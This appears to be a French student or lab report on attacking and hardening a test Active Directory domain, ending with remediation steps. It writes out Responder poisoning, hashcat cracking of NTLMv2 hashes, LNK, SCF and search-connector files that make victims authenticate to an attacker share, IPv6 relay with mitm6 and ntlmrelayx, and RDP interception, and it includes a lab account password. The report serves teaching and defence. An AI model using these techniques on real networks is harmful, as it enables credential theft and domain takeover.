

## 3.11 Credential Guard

Credential Guard permet d'isoler les secrets Windows (hashs NTLM, tickets Kerberos) dans un conteneur, afin d'éviter les attaques **Pass the Hash** ou bien Mimikatz. Pour cela il va falloir ajouter une GPO :

`Configuration ordinateur\ Modèles d'administration\ Système\ Device Guard`




Il est obligatoire d'avoir le Secure Boot activé sur la machine sinon le Credential Guard ne pourra pas être mis en place. Voici le type d'erreur :


mponent Status
hide
Component Name
Status
Time Taken
Last Process Time
Event Log
Group Policy Infrastructure
Success
71 Millisecond(s)
09/04/2026 20:57:22
View Log
{F312195E-3D9D-447A-A3F5-08DFFA24735E}
Failed (no data)
31 Millisecond(s)
09/04/2026 20:57:22
View Log
{F312195E-3D9D-447A-A3F5-08DFFA24735E} failed due to the error listed below.
Secure Boot is not enabled on this machine.
Additional information may have been logged. Review the Policy Events tab in the console or the application event log for events between 09/04/2026 20:57:22 and 09/04/2026 20:57:22.
Registry
Success
94 Millisecond(s)
09/04/2026 20:54:47
View Log
Security
Success
17/03/2026 03:37:25
Software Installation
Success
3 Second(s) 172 Millisecond(s)
09/04/2026 20:56:19
View Log
Settings
hide
Policies
hide
Software Settings
hide
Installed Applications
show
Windows Settings
hide
Security Settings
show
Administrative Templates
show
Group Policy Objects
hide
Applied GPOs
hide
Crential guard [{3ADB300A-73A1-4CE2-BA2C-01DE85B2EDE7}]
hide
Link Location
serval.int/Domain Controllers
Extensions Configured
{F312195E-3D9D-447A-A3F5-08DFFA24735E}


# 4 Attaque & Patch

## 4.1 Cartographie de l'Active Directory


Pour faire une carte de notre Active Directory nous avons besoin d'un collecteur AD. On peut utiliser différents outils comme `bloodhound-python` ou bien SharpHound. Cependant la deuxième option est plus complexe pour un attaquant car elle nécessite d'installer un collecteur sur le DC, ce qui est facilement détectable par les EDR.

> **Note**
>
> Pour pouvoir faire une collecte AD nous aurons besoin d'un compte utilisateur.


```
bloodhound-python -d serval.int -u apopov -p "Lescarrotes" -ns 192.168.100.31
```





Grâce à BloodHound-cli on va pouvoir identifier les comptes disposant de privilèges.





Voici les soucis de délégation de droits :





Ici nous pouvons voir le chemin le plus court vers le Domain Admin.




Si l'on rajoute un utilisateur dans le groupe **Domain Admins** cela va nous débloquer des chemins d'attaque. Pour l'exemple nous avons ajouté 2 comptes admin, dont un prévu pour la démonstration.




La délégation de droits :



Le chemin d'attaque le plus court vers le Domain Admin :


## 4.2 Résolution de noms (LLMNR/NetBIOS Poisoning)

Le but de cette attaque est de faire de l'empoisonnement via les protocoles LLMNR / NetBIOS. Si l'ordinateur cherche un serveur (ex : `\\DC01`) et que le serveur DNS ne le trouve pas, la machine va envoyer une requête multicast en demandant **« est-ce que quelqu'un connaît l'IP de la machine DC01 ? »**. C'est là que l'outil `responder` nous est utile car il permet de répondre « oui c'est moi ».

Pour mettre en place Responder :

```
sudo responder -I eth0 -dvw
```

Pour tester si l'attaque fonctionne on peut essayer de chercher une machine dans l'explorateur de fichiers : `\\UnNomdeMachineQuinexistepas`




On peut récupérer le hash NTLMv2 et y faire une attaque par dictionnaire :

```
hashcat -m 5600 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
```


On a réussi à récupérer le mot de passe car il s'agissait d'un mot de passe connu et le hash ne possède pas de sel.


> **Note**
>
> Le mot de passe a été ajouté à rockyou pour l'exemple. Un attaquant possède des listes bien plus poussées.

Cette attaque peut être présentée sous d'autres formes fichier `.lnk`, `.search-connector` ou bien `.scf`.

### 4.2.1 Fichier LNK

Le script PowerShell va créer un fichier `cv.pdf.lnk` (l'extension `.lnk` ne sera pas visible par la victime). Ce fichier PDF pointera vers notre machine et la machine victime va s'authentifier, nous récupérons ainsi le hash NTLMv2.

```
$WshShell        = New-Object -ComObject WScript.Shell
$CheminRaccourci = "$HOME\Desktop\cv.pdf.lnk"
$Shortcut        = $WshShell.CreateShortcut($CheminRaccourci)

$Shortcut.TargetPath  = "\\Couragecestbientotlafin\test\cv.pdf"
$Shortcut.IconLocation = "\\Couragecestbientotlafin\test\icone.ico"

$Shortcut.Save()
```




### 4.2.2 Fichier SCF

On crée un fichier avec le contenu suivant :

```
[Shell]
Command=2
IconFile=\\Monbadgeexpert\partage\icone.ico
```

### 4.2.3 Fichier SearchConnector

```
<?xml version="1.0" encoding="UTF-8"?>
<searchConnectorDescription
    xmlns="http://schemas.microsoft.com/windows/2009/searchConnector">
    <iconReference>\\Monbadgeexpert\test\test.ico</iconReference>
    <description>Réseau Interne</description>
    <isSearchOnlyItem>false</isSearchOnlyItem>
    <includeInSystemIndex>true</includeInSystemIndex>
    <templateInfo>
        <folderType>{91475FE5-586B-4EBA-8D75-D17424956911}</folderType>
    </templateInfo>
    <simpleLocation>
        <url>\\192.168.100.61\test</url>
    </simpleLocation>
</searchConnectorDescription>
```

Avec les fichiers, il est assez facile d'imaginer un scénario d'attaque tel que du phishing. Le prérequis de cette attaque est d'avoir une machine sur le réseau.

## 4.3 Man-in-the-Middle IPv6

Par défaut Windows privilégie l'IPv6 par rapport à l'IPv4. Si la configuration des machines permet d'obtenir une adresse IPv6, un attaquant peut réaliser une attaque MitM.

On utilise l'outil `mitm6` pour écouter le réseau, répondre aux requêtes des postes clients et se déclarer comme serveur DNS IPv6 pour notre domaine.

```
sudo mitm6 -d serval.int
```

Avec l'outil `ntlmrelayx` on va pouvoir récupérer les authentifications des machines victimes et les rediriger vers le DC.


```
sudo impacket-ntlmrelayx -6 -t ldap://192.168.100.23 -wh croissant.serval.int -l ./
resultat
```


## 4.4 Man-in-the-Middle RDP

Pour démontrer l'attaque, j'ai utilisé l'outil `seth` qui permet l'usurpation ARP et force la dégradation du chiffrement de la session RDP pour intercepter les identifiants de connexion.

```
sudo ./seth.sh <INTERFACE> <IP_ATTAQUANT> <IP_VICTIME> <IP_MACHINE_A_USURPER>
```

Une fois l'outil en place, il faut que la victime se connecte en RDP sur la machine usurpée. Notre machine intercepte la requête. L'utilisateur voit alors apparaître un avertissement Windows indiquant que *« L'identité de l'ordinateur distant ne peut pas être vérifiée »*.




Si l'utilisateur ignore le certificat, on obtient le mot de passe en clair :



Si l'utilisateur décide de refuser la connexion, on a réussi à récupérer le hash NTLMv2 :


Si le mot de passe est faible ou connu des wordlists, il est possible d'utiliser une attaque par dictionnaire. Même si l'on n'arrive pas à récupérer le mot de passe, le hash nous permet de faire une attaque de type **Pass-the-Hash**.


# 5 Remédiation

## 5.1 Résolution de noms

Pour contrer ce vecteur d'attaque il est indispensable de désactiver ces protocoles obsolètes. Pour cela il faut appliquer une GPO pour désactiver LLMNR :
`Configuration Ordinateur > Modèles d'administration > Réseau > Client DNS` et mettre le paramètre **Désactiver la résolution de noms multidiffusion** sur « Activé ».




Pour désactiver NetBIOS, il faut le faire depuis le DHCP via les services étendus ou depuis la carte réseau du PC.





## 5.2 Man-in-the-Middle via IPv6 et RDP

Pour contrer le spoofing réseau et l'interception d'identifiants, plusieurs méthodes existent :

- Si le protocole IPv6 n'est pas utilisé, l'utilisation de l'IPv6 doit être désactivée sur l'ensemble des cartes réseau du parc.
- Afin d'empêcher les attaques de relais, la signature numérique des communications SMB et LDAP doit être rendue obligatoire via les Stratégies de Groupe.
- Pour sécuriser les connexions, la mise en place d'une Autorité de Certification (PKI) est recommandée. Elle permettra de doter les serveurs de certificats, garantissant leur identité auprès des postes clients.
- Concernant le RDP : il existe deux GPO à appliquer. La première est d'obliger l'authentification via NLA (Network Level Authentication). La seconde permettra d'interdire d'ignorer les erreurs de certificat.

